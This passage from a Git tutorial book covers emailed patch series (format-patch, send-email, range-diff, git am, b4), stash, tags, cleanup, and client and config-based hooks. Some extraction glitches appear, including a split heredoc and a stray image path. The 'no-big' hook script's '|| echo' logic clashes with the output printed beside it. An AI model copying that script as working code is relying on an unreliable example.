Date: Sat, 31 Oct 2026 09:00:00 +0530
Subject: [PATCH v1 1/2] math: add sub()

Subtraction is needed by the calculator front end.
---
 math.c | 1 +
 1 file changed, 1 insertion(+)

diff --git a/math.c b/math.c
index 1f76448..6d08eea 100644
```

Each file is a complete email. The `From` line carries the commit's author, `Subject` is the commit summary with a `[PATCH v1 1/2]` prefix, and the body is the commit message. The text between `---` and the diff (here the diffstat) is a comment for reviewers that `git am` discards. That makes it the place for notes like "tested on arm64" that shouldn't end up in history.

The cover letter is a template that you fill in by hand:

```
$ grep -n "SUBJECT\|BLURB" outgoing/v1-0000-cover-letter.patch
4:Subject: [PATCH v1 0/2] *** SUBJECT HERE ***
6:*** BLURB HERE ***
```

After the placeholders are replaced:

```
From 38f9edbad6d89b75e4d87b0685c28ae3e306c9f6 Mon Sep 17 00:00:00 2001
From: Lin Contributor <lin@example.org>
Date: Sat, 31 Oct 2026 09:00:00 +0530
Subject: [PATCH v1 0/2] math: add sub() and mul()

Two small helpers for the calculator front end.

Lin Contributor (2):
  math: add sub()
  math: add mul()

 math.c | 2 ++
 1 file changed, 2 insertions(+)
```

2. Send it: `git send-email` (from the docs; not run here)

`git send-email` is packaged separately on most distributions (Debian/Ubuntu `git-email`), and the build box doesn't have it, so this step was not run. According to the git-send-email documentation, the usual setup is:

```
git config sendemail.smtpServer smtp.example.org
git config sendemail.smtpServerPort 587
git config sendemail.smtpEncryption tls
git config sendemail.smtpUser lin@example.org

# always rehearse first: prints what would be sent, sends nothing
git send-email --dry-run --to=list@example.org outgoing/v1-*.patch
git send-email --to=list@example.org outgoing/v1-*.patch
```

By default, `send-email` threads patches 1..N as replies to the cover letter (`--thread`, with `--no-chain-reply-to`). It also adds `Cc:` lines from `Signed-off-by:` and similar trailers unless you pass `--suppress-cc`. For a v2, add `--in-reply-to=<v1 cover letter Message-ID>` so the new series lands in the same thread.

3. Revise it: v2 with a range-diff

Say a reviewer asks for `mul()` to work on `long`. Lin first keeps a reference to v1, then fixes the commit in place with a fixup and an autosquash rebase. Fixing in place matters: the email workflow reviews a *series of commits*, not the final diff, so a separate "address review" commit would be rejected.

```
git branch topic-v1
sed -i 's/int mul(int a, int b)/long mul(long a, long b)/' math.c   # (simplified)
git commit -a --fixup=HEAD
git rebase -i --autosquash main
```

With `--range-diff=<v1 range>`, `format-patch` compares the old series with the new one and puts the result in the cover letter:

```
$ git format-patch -v2 --cover-letter --range-diff=main..topic-v1 -o outgoing/ main
outgoing/v2-0000-cover-letter.patch
outgoing/v2-0001-math-add-sub.patch
outgoing/v2-0002-math-add-mul.patch

$ sed -n "/Range-diff/,/^-- $/p" outgoing/v2-0000-cover-letter.patch
Range-diff against v1:
1:  eb702ad = 1:  eb702ad math: add sub()
2:  38f9edb ! 2:  a9c5b89 math: add mul()
    @@ math.c
     @@
      int add(int a, int b) { return a + b; }
      int sub(int a, int b) { return a - b; }
    -+int mul(int a, int b) { return a * b; }
    ++long mul(long a, long b) { return a * b; }
--
```

Read the range-diff as a diff of diffs. Patch `1:` is unchanged (`=`), and patch `2:` changed (`!`): its `+int mul(...)` line became `+long mul(...)`. Reviewers only need to look at that hunk. The git-range-diff docs explain the notation.

4. Apply it: `git am`

On the maintainer's side, `git am` reads each message and recreates the commit. It takes the author, date and message from the mail, and uses the person running `am` as the committer. `--signoff` adds the maintainer's `Signed-off-by:` trailer, which is how the kernel's Developer's Certificate of Origin chain is recorded.

```
$ git am --signoff ../contrib/outgoing/v2-000[12]-*.patch
Applying: math: add sub()
Applying: math: add mul()

$ git log --format="%h %an | committer: %cn | %s" main
ae25e75 Lin Contributor | committer: Ada Maintainer | math: add mul()
a2bfed4 Lin Contributor | committer: Ada Maintainer | math: add sub()
93bda59 Ada Maintainer | committer: Ada Maintainer | Initial import

$ git log -1 --format=%B
math: add mul()

Multiplication for the same front end.

Signed-off-by: Ada Maintainer <ada@example.org>
```

The author is still Lin, and the committer is Ada. That distinction is one reason the email flow keeps credit more accurately than squash-merging on a forge.

When a patch doesn't apply, `git am` stops and leaves the series in progress. The usual recovery is `git am --3way` (fall back to a three-way merge using the blob IDs in the patch's `index` lines), resolve, `git add`, then `git am --continue`. To give up, `git am --abort` restores the branch.

5. At kernel scale: b4 (from the docs; not run here)

Large lists are archived at lore.kernel.org, and b4 automates both sides of the loop. Per its documentation:

- `b4 am <message-id>` fetches the newest version of a series from lore, collects trailers that reviewers posted (`Reviewed-by:`, `Acked-by:`), and writes an mbox that `git am` can apply. `b4 shazam` fetches and applies in one step.
- `b4 prep` manages a contributor's series as a branch, including the cover letter and version number. `b4 send` sends it, through the kernel.org web endpoint or your own SMTP.

b4 isn't installed on the build box, so these commands are described from the documentation rather than run.

Pitfalls

- **Mailers that rewrap or reflow.** Pasting a patch into a web mail client breaks whitespace, and `git am` will reject it. Use `send-email`, or a client configured as in the kernel's email-clients guide.
- **Notes in the wrong place.** Anything above `---` becomes part of the commit message. Put review notes below it.
- **Forgetting `-v`.** An unversioned resend breaks reviewers' threading and tools like b4.
- **Squashing review feedback into a new commit.** Rewrite the series instead (fixup + autosquash), and let the range-diff show what changed.

Takeaways

- `format-patch -vN --cover-letter` turns a topic branch into a versioned, self-describing series.
- `--range-diff` shows exactly what changed between versions, and belongs in every cover letter after v1.
- `git am --signoff` keeps authorship and records the maintainer as committer.
- `send-email` and b4 do the transport, and both come with a `--dry-run` or equivalent rehearsal mode. Use it.

Sources

- Git documentation: git-format-patch, git-send-email, git-am, git-range-diff
- Linux kernel documentation: Submitting patches and Email clients info for Linux
- b4 documentation

Stash, Tags, and Cleanup

Theory

Theory: Stash is Commits; a Tag is a Name Meant to Stay Put

`git stash` writes commit objects (index state + working-tree state) and points `refs/stash` at them. A **lightweight tag** is a ref. An **annotated tag** is an object (message, tagger, date) that then points at a commit.

Invariants

1. Stash does not change `HEAD`'s commit; it makes the working tree match `HEAD` (plus options for untracked).
2. `stash@{n}` is reflog syntax on `refs/stash`.
3. Tags are not pushed by default (`git push origin v1.0.0`).
4. `git clean` deletes untracked files Git never hashed; there is no Git undo.
5. `git describe` finds the nearest reachable annotated tag and counts commits after it.

```
stash push                      annotated tag

HEAD C  (unchanged)             refs/tags/v0.1.0 → tag object → commit C
WD    clean
refs/stash → W  (WIP commit)
              parent C
```

Why stash vs a branch

A branch is a name you can push and PR. A stash is local, easy to drop, easy to lose in `stash clear`. If the WIP will survive the afternoon, `switch -c wip/…` and commit.

What can break

- `stash pop` with conflicts (entry may still drop).
- Moving a published tag (`-f`) while others have already fetched it.
- `git clean -f -x` deleting ignored `.env`.

How to read this chapter

Stash, tags, cleanup, lab; then `stash branch`, `describe`, `archive`.

Stash

Stash Mechanics, Including Patch Stashes

After this page you can park uncommitted work, switch branches, and bring the work back.

A stash is a commit Git keeps on the side

```
cd ~/desk/desk-api
echo "wip" >> README.md
git stash push -m "wip readme"
git status
git stash list
```

Working tree is clean. `stash@{0}` holds the diff. Switch branches, then:

```
 before stash                 after stash push

 working  dirty README        working  clean
 index    clean               index    clean
 HEAD     C                   HEAD     C
                              stash@{0}     a pair of commits
                                           (index + working tree)
```

```
git stash pop
# or
git stash apply
```

`pop` applies and drops. `apply` applies and keeps the stash entry.

Include untracked

```
git stash push -u -m "wip plus new files"
```

Without `-u`, untracked files stay in the way and can block a switch.

Patch stash (`-p`)

```
git stash push -p -m "only the ping hunk"
```

Git offers hunks, same as `git add -p`. Stash the ones that are in the way; leave the rest in the working tree.

Named and multiple

```
git stash push -m "experiment A"
git stash push -m "experiment B"
git stash list
git stash apply stash@{1}
git stash drop stash@{1}
git stash show -p stash@{0}
```

Numbers shift when you drop. The message is how you find them.

Conflicts on apply

Markers appear. Add and continue as a normal working-tree conflict. The stash entry remains if you used `apply`; `pop` may still drop — prefer `apply` when you are unsure.

Stash vs commit

A commit on a throwaway branch is easier to push and to recover. Stash is for "I must switch in the next ten seconds." If the WIP will last, `git switch -c wip/…` and commit.

Tags

Tags: Lightweight vs Annotated

After this page you can mark a commit as a release and push that name.

Two kinds

```
cd ~/desk/desk-api
git tag v0.1.0                    # lightweight: a ref file
git tag -a v0.1.0 -m "desk-api 0.1.0"   # annotated: a tag object
```

Lightweight is a name pointing at a commit (like a branch that you do not move).

Annotated is a real object: message, tagger, date, optional signature (chapter 20). Releases should be annotated.

```
 lightweight                          annotated

 refs/tags/v0.1.0    commit C       refs/tags/v0.1.0    tag object


                                                            commit C
                                        tag object has message, tagger, date
```

If `v0.1.0` already exists, Git refuses. `git tag -f` overwrites locally; moving a published tag surprises clones. Prefer `v0.1.1`.

List and show

```
git tag
git tag -l 'v0.1.*'
git show v0.1.0
```

Push

Tags are not pushed by default.

```
git push origin v0.1.0
git push origin --tags
```

`--tags` pushes all local tags. Prefer naming one tag for a release.

Checkout

```
git switch --detach v0.1.0
```

Detached HEAD (chapter 1). Build or inspect, then `git switch main`. To develop from a tag: `git switch -c hotfix/0.1.1 v0.1.0`.

Delete

```
git tag -d v0.1.0
git push origin --delete v0.1.0
```

Forges may still show a release page; that is forge metadata, not the Git tag.

Cleanup Commands

Cleanup Commands

After this page you can delete merged branches, drop stashes, and remove untracked files **on purpose**.

Merged branches

```
cd ~/desk/desk-api
git switch main
git branch --merged
git branch -d feat/readme-note
```

`--merged` lists names whose tips are reachable from `HEAD`. `-d` refuses otherwise; `-D` deletes anyway.

Remote leftovers:

```
git fetch --prune
git branch -r
```

`--prune` deletes remote-tracking names that the remote no longer has.

Stashes

```
git stash list
git stash drop stash@{0}
git stash clear          # every stash
```

`clear` is permanent for the stash reflog's practical purposes. Apply first if you need the diff.

Untracked files: `git clean`

```
git clean -n             # dry run
git clean -n -d          # include untracked directories
git clean -f -d          # delete
```

`-n` is mandatory the first time you run it on a tree you care about. `-f` is required (Git refuses to delete without it). `-x` also removes ignored files (build artifacts listed in `.gitignore`). That can delete `.env` if it is ignored — check `-n -x` first.

On Linux you can recover a deleted untracked file only from backups or the editor; Git never had a blob.

Garbage collection

```
git gc --aggressive --prune=now
```

Packs objects, drops unreachable ones older than the prune date. Rarely needed by hand; Git runs `gc` in the background. After a huge filter-repo (chapter 20) you will run it on purpose.

`git fsck` (peek)

```
git fsck --full
```

Reports dangling objects (often old amended commits) and real corruption. Dangling is normal. Missing blobs is chapter 21.

Hands-On: Stash and Switch

Hands-On: Stash, Work on Another Branch, Apply

Park a README edit, fix a typo on `main`, come back, apply the stash.

```
cd ~/desk/desk-api
git switch main
git status
```

Park work

```
echo "TODO: metrics" >> README.md
git stash push -m "metrics todo"
git status
git stash list
```

Other work

```
git switch -c fix/readme-typo
echo "typo-lab $(date -Iseconds)" >> README.md
git add README.md
git commit -m "docs: lab timestamp"
git switch main
git merge --ff-only fix/readme-typo
git branch -d fix/readme-typo
```

Restore the stash

```
git stash list
git stash apply stash@{0}
cat README.md
git add README.md
git commit -m "docs: TODO for metrics"
git stash drop stash@{0}
```

```
git stash list
git status
```

If `apply` conflicted, resolve markers, `git add`, commit, then `drop`.

Tag this point

```
git tag -a v0.1.0-lab -m "after stash lab"
git show v0.1.0-lab --quiet
git tag -d v0.1.0-lab
```

Done when

- `TODO: metrics` is committed on `main`
- `git stash list` is empty (or only older stashes you had before)
- status is clean

Next: hooks that run on this Linux clone before a commit exists.

stash branch

stash branch

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git stash branch` to avoid apply conflicts.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

git describe

git describe

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Nearest tag plus commits; version strings from Git.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

git archive

git archive

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Tarballs from a commit without the `.git` dir.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Hooks

Theory

Theory: Hooks are Local Policy; the Server is Real Policy

A hook is an executable Git runs by **filename**. Exit non-zero aborts the Git operation. Client hooks are not cloned (by design: a clone must not execute a stranger's scripts). Therefore they are **courtesy**. Server `pre-receive` / `update` and CI are **enforcement**.

Invariants

1. `.git/hooks/pre-commit` runs on this clone only, unless `core.hooksPath` points at a shared dir.
2. `--no-verify` skips client `pre-commit` and `commit-msg`.
3. The web editor on a forge never runs your laptop hooks.
4. `core.hooksPath` and `init.templateDir` are how a Linux user shares hooks without committing `.git`.

```
git commit
   → pre-commit → commit-msg → object exists

git push
   → pre-push (client) → network → pre-receive (server) → CI
```

Why both

Client hooks fail in milliseconds (whitespace, `WIP` subject). CI fails in minutes (tests, secret scan) and cannot be skipped with `--no-verify`. Put the same *checks* in both; put *policy* on the server.

What can break

- Forgetting `chmod +x`.
- Hooks that print to stdout and corrupt `commit-msg` files.
- Assuming teammates have your hooks after `git clone`.

How to read this chapter

Types, writing, templates vs CI, lab; then `prepare-commit-msg`, post-checkout/merge, `--no-verify`; then config-based hooks (Git 2.54+), which define several named hooks per event in any config file.

Hook Types

Hook Types: Pre-Commit, Commit-Msg, Pre-Push

After this page you can name the client hooks this book uses and where they live on Linux.

A hook is a program Git runs

Executable files in `.git/hooks/`. Git looks at the filename. If `pre-commit` exists and is executable (`chmod +x`), Git runs it before it writes a commit object. Exit status `0` continues. Non-zero aborts.

```
git commit


pre-commit      exit   0    abort, no object
     0

commit-msg      exit   0    abort, no object
     0

commit object written, main slides forward

git push


pre-push        exit   0    abort, remote unchanged
     0

objects uploaded
```

Sample files are `*.sample` and are **not** run. Copy and chmod:

```
cd ~/desk/desk-api
ls .git/hooks
install -m 0755 .git/hooks/pre-commit.sample .git/hooks/pre-commit
# then edit; or write your own
```

`install -m 0755` is the Linux way to copy and set the executable bit in one step.

Client hooks you will write

Hook	When	Typical job
`pre-commit`	After you type `git commit`, before the object exists	Lint, block secrets, `git diff --check`
`commit-msg`	After you save the message	Conventional Commits pattern
`pre-push`	After you type `git push`, before objects upload	Tests, block WIP branches

There are more (`prepare-commit-msg`, `post-commit`, `post-checkout`). Start with these three.

Server hooks (later)

A forge runs `pre-receive` / `update` / `post-receive` on the server when you push. Chapter 23 names them; chapter 31 uses them for policy. Your laptop hooks do not run on the server. A teammate can skip `pre-commit` with `git commit --no-verify`. Server hooks are the ones that actually enforce.

Environment

Hooks run with a POSIX shell on Linux unless the shebang says otherwise. Always start with:

```
#!/usr/bin/env bash
set -euo pipefail
```

Git sets `GIT_DIR` and runs with the working tree as cwd for client hooks (with nuances for worktrees, chapter 14). Print to stderr so you do not pollute commit output:

```
echo "pre-commit: running" >&2
```

Writing a Hook

Writing Your First Hook

After this page you have a `pre-commit` that refuses a commit containing a tab-only whitespace error, and a `commit-msg` that checks a conventional subject.

`pre-commit`

```
cat > ~/desk/desk-api/.git/hooks/pre-commit <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
git diff --cached --check
EOF
chmod +x ~/desk/desk-api/.git/hooks/pre-commit
```

`git diff --cached --check` flags leftover conflict markers and bad whitespace in the **index**. Exit status non-zero aborts the commit.

Try:

```
cd ~/desk/desk-api
printf 'bad \n' >> README.md    # trailing space
git add README.md
git commit -m "docs: trigger hook"
```

Fix the line, `git add`, commit again.

`commit-msg`

Git passes the path to a temporary file that holds the message:

```
cat > ~/desk/desk-api/.git/hooks/commit-msg <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
file="$1"
subject="$(head -n1 "$file")"
if [[ "$subject" == WIP* ]]; then
  echo "commit-msg: subject cannot start with WIP" >&2
  exit 1
fi
```

```
EOF
chmod +x ~/desk/desk-api/.git/hooks/commit-msg
```

A stricter conventional check can wait until the team agrees on types. Start by blocking `WIP`.

pre-push

Git passes the remote name and URL, and on stdin: local ref, local hash, remote ref, remote hash.

```
cat > ~/desk/desk-api/.git/hooks/pre-push <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
while read -r local_ref local_sha remote_ref remote_sha; do
  if [[ "$remote_ref" == refs/heads/main && "$local_sha" != "$remote_sha" ]]; then
    echo "pre-push: running tests before updating main" >&2
    # python -m pytest -q || exit 1
  fi
done
EOF
chmod +x ~/desk/desk-api/.git/hooks/pre-push
```

Uncomment the test command when `desk-api` has tests.

--no-verify

```
git commit --no-verify -m "docs: skip hooks"
```

Emergency only. Treat it as breaking the seatbelt.

Hook Templates and CI

Hook Templates: Sharing Hooks Across Repos

After this page you can point new repos at a shared hooks directory, and you know why CI still has to run on the server.

`.git/hooks` is local

Cloning does **not** copy hooks (Git ignores them in the payload on purpose: a clone would otherwise execute someone else's scripts). Each clone needs its own install step.

`core.hooksPath`

```
mkdir -p ~/desk/git-hooks
# put pre-commit, commit-msg, … there, chmod +x
git config --global core.hooksPath ~/desk/git-hooks
```

Every repo on this Linux user account now runs those hooks. A repo can override with `git config core.hooksPath .githooks` (a directory **inside** the project that you *do* commit).

Project-local, committed:

```
mkdir -p ~/desk/desk-api/.githooks
# copy scripts, chmod +x, commit them
git config core.hooksPath .githooks
```

New clones still must run the `git config` once, or a `Makefile` / `just` recipe / `bin/install-hooks` script. Document that in `README.md`.

`init.templateDir`

```
mkdir -p ~/desk/git-template/hooks
# scripts in that hooks dir
git config --global init.templateDir ~/desk/git-template
```

`git init` and `git clone` copy the template's `hooks/` into the new `.git/hooks`. Good for your laptop. Teammates need the same config.

CI is the hook you cannot skip

A `pre-commit` hook is a courtesy. `git commit --no-verify` and a forge's web editor skip it. **CI on the forge** (chapter 32, GitHub Actions in Part VI) runs on the server after push. Put the same checks there: `git diff --check`, tests, secret scanning.

```
laptop                          forge
.git/hooks/pre-commit           pre-receive / CI job
    skippable                       not skippable

git commit                      git push accepted

         git push
```

Client hooks catch mistakes in milliseconds on Linux. CI is the policy. Use both.

Frameworks

pre-commit.com is a Python manager that installs a tiny `.git/hooks/pre-commit` and runs a YAML list of linters. Optional. Raw bash hooks in this chapter teach the mechanism; a framework is fine in production if the team already uses it.

Hands-On: A Pre-Commit Hook

Hands-On: Create a Pre-Commit Hook

Install a `pre-commit` that runs `git diff --cached --check` on `desk-api`.

```
cd ~/desk/desk-api

cat > .git/hooks/pre-commit <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
echo "pre-commit: git diff --cached --check" >&2
git diff --cached --check
EOF
chmod +x .git/hooks/pre-commit
test -x .git/hooks/pre-commit
```

Fail on purpose

```
printf 'trailing space \n' >> README.md
git add README.md
git commit -m "docs: should fail the hook"
```

Expect a non-zero exit and no new commit. `git log -1 --oneline` is unchanged.

Pass

```
git restore --staged README.md
git restore README.md
echo "hooks lab" >> README.md
git add README.md
git commit -m "docs: hooks lab"
git status
```

Clean status, new commit. Remove the hook when you are done with the lab, or leave it — `--check` is a good default:

```
rm -f .git/hooks/pre-commit
```

Leave it in place if you want the check on this clone.

Next: submodules (a repo inside a repo) and worktrees (a second working directory, same `.git`).

prepare-commit-msg

prepare-commit-msg

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Fill in a template before the editor opens.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

post-checkout and post-merge

post-checkout and post-merge

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Hooks after switch and merge (deps, submodules).

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

–no-verify

–no-verify

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When skipping hooks is justified; why CI still must run.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Config-based hooks: sharing hooks without copying files into .git/hooks

Config-based hooks: sharing hooks without copying files into `.git/hooks`

After this page you can define Git hooks in configuration instead of as files named after events: several hooks per event, defined once in `~/.gitconfig` and reused by every repository, switched off per repository, shipped with a project through `include.path`, and (for server-side events) run in parallel. You will also know the four places this goes wrong: an event-wide off switch that doesn't switch everything off, an included hook file that runs whatever the last pull brought, older Git versions that ignore all of it silently, and parallel hooks that don't overlap.

Thesis

Until Git 2.54 a hook was a **file**: Git looked for an executable called `pre-commit` (or `commit-msg`, `pre-push`, …) in `$GIT_DIR/hooks`, or in `core.hooksPath` if set, and ran it. One event, one file. Sharing it meant copying it into every clone, or pointing every clone's `core.hooksPath` at one directory and writing a dispatcher script to run several checks from it.

Git 2.54 (2026-04-20) added **config-based hooks**. A hook is now a named block in any Git config file:

```
[hook "no-todo"]
    event = pre-commit
    command = ~/bin/no-todo
```

- `hook.<name>.event` is multi-valued: one hook can serve many events, and many hooks can serve one event.
- `hook.<name>.command` is a path or a shell one-liner. The last value parsed wins.
- `hook.<name>.enabled = false` switches one hook off, for example in one repository's `.git/config`, while it stays defined in `~/.gitconfig`.
- Git 2.55 (2026-06-29) added `hook.<name>.parallel` and `hook.jobs` / `hook.<event>.jobs` to run several hooks for the same event at once, and the event-wide `hook.<event>.enabled` switch. The `git-hook(1)` manual is unchanged in 2.56.

What did **not** change: client-side hooks are still a local convenience. They are not cloned, `--no-verify` still skips them, and the real policy still lives on the server and in CI. Config-based hooks make the local half easier to share. They don't make it enforceable.




Figure 1: Where Git 2.54+ finds the hooks for one event: config sources in parse order, the run list, and the switches

Mental model

```
git commit
    event "pre-commit"
       run list = configured hooks, in the order their hook.<name>.event lines were parsed
                  (system → global → local → worktree → -c; include.path files where include
                + the traditional hook file (core.hooksPath, else .git/hooks), LAST
       every enabled hook runs; any non-zero exit aborts the commit
```

Key (scope)	Meaning	Since
`hook.<name>.command`	What to run: a path or a shell one-liner. Last value wins	2.54
`hook.<name>.event`	Which event(s) run it. Multi-valued; an empty value resets the list	2.54
`hook.<name>.enabled`	`false` switches this hook off without deleting it	2.54
`hook.<event>.enabled`	`false` switches off the *configured* hooks for that event (see Case 2)	2.55

Key (scope)	Meaning	Since
`hook.<name>.parallel`	`true` declares this hook safe to run concurrently with the others	2.55
`hook.jobs`, `hook.<event>.jobs`	How many hooks may run at once (`-1` = CPU count). Default 1	2.55
`git hook list [--show-scope] <event>`	Print the run list for an event, with the config scope of each hook	2.54
`git hook run [-j N] <event> [-- args]`	Run an event's hooks by hand, the way Git would	2.36 (config hooks 2.54, `-j` 2.55)

A `<name>` must not be an event name: `hook.pre-commit.command` is a fatal error, because `hook.pre-commit.enabled` and `hook.pre-commit.jobs` already mean "the event" (`git-config(1)`, `hook.<friendly-name>.event`).

Worked examples (Cases)

Run on Debian 13 (Linux 6.12) with **Git 2.56.0**, the current release (2026-09-28), built from the release tarball in user space. The box's distribution Git is 2.47.3, and Case 4 uses it on purpose. Every listing below was run, and every output block is pasted from the run.

Source this file first. It keeps your own `~/.gitconfig` out of the way by pointing "global" at a throwaway file, so Case 1 can write to it safely:

```
# env.sh - source this so your hashes match the transcripts (needs git 2.55+)
export GIT_AUTHOR_NAME="Dev" GIT_AUTHOR_EMAIL="dev@example.com"
export GIT_COMMITTER_NAME="Dev" GIT_COMMITTER_EMAIL="dev@example.com"
export GIT_AUTHOR_DATE="2026-10-01T09:00:00Z" GIT_COMMITTER_DATE="2026-10-01T09:00:00Z"
export GIT_CONFIG_GLOBAL=/tmp/hooklab/global.gitconfig GIT_CONFIG_NOSYSTEM=1
export GIT_CONFIG_COUNT=1 GIT_CONFIG_KEY_0=init.defaultBranch GIT_CONFIG_VALUE_0=main
```

Run the cases in order; they share `/tmp/hooklab`.

Case 1: Two hooks on one event, defined once for every repository

Two small checks, `no-todo` and `no-big`, live in `~/bin`-style scripts and are registered in the global config. The repository has no hook files at all:

```
#!/usr/bin/env bash
# lab-01-one-event-two-hooks.sh - two named hooks on pre-commit, defined in config, no files
set -euo pipefail
rm -rf /tmp/hooklab && mkdir -p /tmp/hooklab/bin && cd /tmp/hooklab
```

```
: > global.gitconfig
cat > bin/no-todo <<'SH'
#!/bin/sh
# bin/no-todo - refuse staged lines that add "TODO"
if git diff --cached -U0 | grep -q '^+.*TODO'; then
  echo "no-todo: staged change adds a TODO" >&2; exit 1
fi
echo "no-todo: ok"
SH
cat > bin/no-big <<'SH'
#!/bin/sh
# bin/no-big - refuse staged files over 1 MiB
git diff --cached --name-only -z | xargs -0 -r -I{} sh -c \
  'test $(wc -c < "{}") -le 1048576 || { echo "no-big: {} is over 1 MiB" >&2; exit 1; }' ||
echo "no-big: ok"
SH
chmod +x bin/*
git config set --global hook.no-todo.command /tmp/hooklab/bin/no-todo
git config set --global --append hook.no-todo.event pre-commit
git config set --global hook.no-big.command /tmp/hooklab/bin/no-big
git config set --global --append hook.no-big.event pre-commit
git init -q repo && cd repo
ls .git/hooks | grep -v '\.sample$' || echo "(no active hook files in .git/hooks)"
git hook list --show-scope pre-commit
echo 'print("hi")' > app.py && git add app.py
git commit -qm "add app" && git log --oneline
echo '# TODO: remove' >> app.py && git add app.py
git commit -qm "add todo" || echo "commit refused, exit $?"
```

```
(no active hook files in .git/hooks)
global  no-todo
global  no-big
no-todo: ok
no-big: ok
f652878 add app
no-todo: staged change adds a TODO
no-big: ok
commit refused, exit 1
```

Three things to read off this:

- `.git/hooks` has only the `.sample` files `git init` copies in. The hooks come entirely from config, and `git hook list --show-scope` says from which scope.
- On the refused commit **both** hooks ran: `no-big: ok` is printed after `no-todo` failed. Git runs every hook for the event and then refuses if any of them exited non-zero. Write each hook as if it were the only one, with its own clear message.
- `git config set --append` is the Git 2.46+ spelling. With the older `git config` syntax,

the equivalent of `--append` is `--add`; `git config --global --append …` is rejected as an unknown option.

Case 2: Order, the hooks directory, and the off switches

Add a traditional `.git/hooks/pre-commit` file to the same repository and try each way of turning hooks off:

```
#!/usr/bin/env bash
# lab-02-order-and-off-switches.sh - config hooks + a .git/hooks file: order, disabling, --n
set -euo pipefail
cd /tmp/hooklab/repo
git restore --staged app.py && git checkout -q -- app.py
printf '#!/bin/sh\necho "legacy .git/hooks/pre-commit"\n' > .git/hooks/pre-commit
chmod +x .git/hooks/pre-commit
git hook list --show-scope pre-commit
echo "--- run the event by hand"
git hook run pre-commit
echo "--- this repo opts out of one global hook"
git config set --local hook.no-big.enabled false
git hook list --show-scope pre-commit
echo "--- switch the whole event off for this repo"
git config set --local hook.pre-commit.enabled false
git hook run pre-commit; echo "exit $?"
git config unset --local hook.pre-commit.enabled
echo "--- --no-verify skips config hooks too"
echo '# TODO: later' >> app.py && git add app.py
git commit -q --no-verify -m "wip: todo (skipped hooks)" && git log --oneline -1
```

```
global  no-todo
global  no-big
hook from hookdir
--- run the event by hand
no-todo: ok
no-big: ok
legacy .git/hooks/pre-commit
--- this repo opts out of one global hook
global  no-todo
global  disabled    no-big
hook from hookdir
--- switch the whole event off for this repo
legacy .git/hooks/pre-commit
exit 0
--- --no-verify skips config hooks too
092fc2a wip: todo (skipped hooks)
```

- The traditional hook is still honoured and runs **last**, after every configured hook. `git hook list` shows it as `hook from hookdir`. If `core.hooksPath` is set, that directory replaces `.git/hooks` as the "hookdir" and the configured hooks still run; on this box, setting `core.hooksPath` to a shared directory made `git hook list pre-commit` print `no-todo`, `no-big`, `hook from hookdir`, and the hookdir hook it ran was the shared one.
- `hook.no-big.enabled=false` in `.git/config` turns off a hook defined in `~/.gitconfig` for this repository only, and the list marks it `disabled`. This is the clean way to opt one repository out of a personal or company-wide hook.
